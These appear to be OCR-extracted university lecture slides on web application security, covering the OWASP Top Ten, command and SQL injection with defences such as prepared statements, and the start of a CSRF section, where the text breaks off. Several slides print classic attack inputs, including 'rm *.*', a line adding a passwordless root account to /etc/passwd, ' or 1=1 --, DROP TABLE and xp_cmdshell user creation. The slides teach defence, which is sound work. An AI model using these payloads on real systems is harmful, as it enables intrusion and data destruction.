# Web Application Security

* Original slides were prepared by John Mitchell

# OWASP Top Ten (2013)

| | | |
|---|---|---|
| A-1 | Injection | Untrusted data is sent to an interpreter as part of a command or query. |
| A-2 | Authentication and Session Management | Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities. |
| A-3 | Cross-site scripting | An application takes untrusted data and sends it to a web browser without proper validation or escaping |
| … | Various implementation problems | …expose a file, directory, or database key without access control check, …misconfiguration, … missing function-level access control |
| A-8 | Cross-site request forgery | A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information |

https://www.owasp.org/index.php/Top_10_2013-Top_10

# Three vulnerabilities we will discuss

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

# Three vulnerabilities we will discuss

- SQL Injection
  - Browser
  - Bad inpu
- CSRF – Cross-site request forgery
  - Bad web
  credenti
- XSS – Cross-site scripting
  - Bad web
  steals in

Uses SQL to change meaning of database command

Leverage user's session at victim sever

Inject malicious script into trusted context

ver

SQL query

veb site, using

"visits" site

script that

b site

# Command Injection

Background for SQL Injection

# General code injection attacks

- Attack goal: execute arbitrary code on the server
- Example

  code injection based on eval (PHP)

  http://site.com/calc.php (server side calculator)

```
…
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
…
```

- Attack

  http://site.com/calc.php?exp=“ 10 ; system(‘rm *.*’) ”

  (URL encoded)

# Code injection using system()

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

- Attacker can post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net&subject=foo;
   echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

# SQL Injection

# Database queries with PHP

(the wrong way)


- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person WHERE

                                Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
  - What if ‘recipient’ is malicious string that changes the meaning of the query?

# Basic picture: SQL Injection



# CardSystems Attack


- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put out of business
- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

## Wordpress : Security Vulnerabilities (SQL Injection)

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : Cve Number Descending Cve Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results Select Table

| # | CVE ID | CWE ID | # of Exploits | Vulnerability Type(s) | Publish Date | Update Date | Score | Gained Access L |
|---|---|---|---|---|---|---|---|---|
| 1 | CVE-2012-5350 | 89 | 1 | Exec Code Sql | 2012-10-09 | 2012-10-10 | 6.0 | None |

SQL injection vulnerability in the Pay With Tweet plugin before 1.2 for WordPress allows remote authenticated users with cer parameter in a paywithtweet shortcode.

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 2 | CVE-2011-5216 | 89 | | Exec Code Sql | 2012-10-25 | 2012-10-26 | 7.5 | None |

SQL injection vulnerability in ajax.php in SCORM Cloud For WordPress plugin before 1.0.7 for WordPress allows remote attac NOTE: some of these details are obtained from third party information.

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 3 | CVE-2011-4899 | | 1 | Exec Code Sql XSS | 2012-01-30 | 2012-01-31 | 7.5 | None |

** DISPUTED ** wp-admin/setup-config.php in the installation component in WordPress 3.3.1 and earlier does not ensure th remote attackers to configure an arbitrary database via the dbhost and dbname parameters, and subsequently conduct stati request or (2) a MySQL query. NOTE: the vendor disputes the significance of this issue; however, remote code execution ma

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 4 | CVE-2011-4669 | 89 | | Exec Code Sql | 2011-12-02 | 2012-03-08 | 7.5 | None |

SQL injection vulnerability in wp-users.php in WordPress Users plugin 1.3 and possibly earlier for WordPress allows remote a index.php.

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 5 | CVE-2011-3130 | 89 | | Sql | 2011-08-10 | 2012-06-28 | 7.5 | User |

wp-includes/taxonomy.php in WordPress 3.1 before 3.1.3 and 3.2 before Beta 2 has unknown impact and attack vectors rela

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 6 | CVE-2010-4257 | 89 | | Exec Code Sql | 2010-12-07 | 2011-01-19 | 6.0 | None |

SQL injection vulnerability in the do_trackbacks function in wp-includes/comment.php in WordPress before 3.0.2 allows remo


http://www.cvedetails.com/vulnerability-list/vendor_id-2337/opsqli-1/Wordpress.html

# Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form("user")  & " '
     AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
     login success
else  fail;
```

Is this exploitable?




# Normal Query

# Bad input

- Suppose user = " `'or 1=1 --` " (URL encoded)
- Then scripts does:

```
ok = execute( SELECT …
          WHERE user= ' ' or 1=1 -- … )
```

  - The "`--`" causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.

- The bad news: easy login to many sites this way.

# Even worse

- Suppose user =

  " ' ; DROP TABLE Users -- "

- Then script does:

```
ok = execute( SELECT …
   WHERE user= ' ' ; DROP TABLE Users … )
```

- Deletes user table
  - Similarly: attacker can add users, reset pwds, etc.

# Even worse …


- Suppose user =

```
'; exec cmdshell
        'net user badguy badpwd'/ ADD --
```

- Then script does:

```
ok = execute( SELECT …
        WHERE username= ' ' ; exec … )
```

If SQL server context runs as "sa", attacker gets account on DB server




Let's see how the attack described in this cartoon works…

# Preventing SQL Injection

- Never build SQL commands yourself !
  - Use parameterized/prepared SQL
  - Use ORM framework

# PHP addslashes()

- PHP: `addslashes(" ' or 1 = 1 -- ")`

  outputs: `" \' or 1=1 -- "`

- Unicode attack: (GBK)

  0x 5c → \

  0x bf 27 → ¿'

  0x bf 5c → 縗

- $user = 0x bf 27
- addslashes ($user) → 0x bf 5c 27 → 縗'
- Correct implementation: `mysql_real_escape_string()`

# Parameterized/prepared SQL

- Builds SQL queries by properly escaping args: ' → \'
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request["user"] );

cmd.Parameters.Add("@Pwd", Request["pwd"] );

cmd.ExecuteReader();
```

- In PHP: bound parameters -- similar function


# Cross Site Request Forgery

# OWASP Top Ten (2013)


| | | |
|---|---|---|
| A-1 | Injection | Untrusted data is sent to an interpreter as part of a command or query. |
| A-2 | Authentication and Session Management | Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities. |
| A-3 | Cross-site scripting | An application takes untrusted data and sends it to a web browser without proper validation or escaping |
| … | Various implementation problems | …expose a file, directory, or database key without access control check, …misconfiguration, … missing function level access control |
| A-8 | Cross-site request forgery | A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information |

https://www.owasp.org/index.php/Top_10_2013-Top_10

# Recall: session using cookies



# Basic picture




Q: how long do you stay logged in to Gmail? Facebook? ….


# Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site containing:

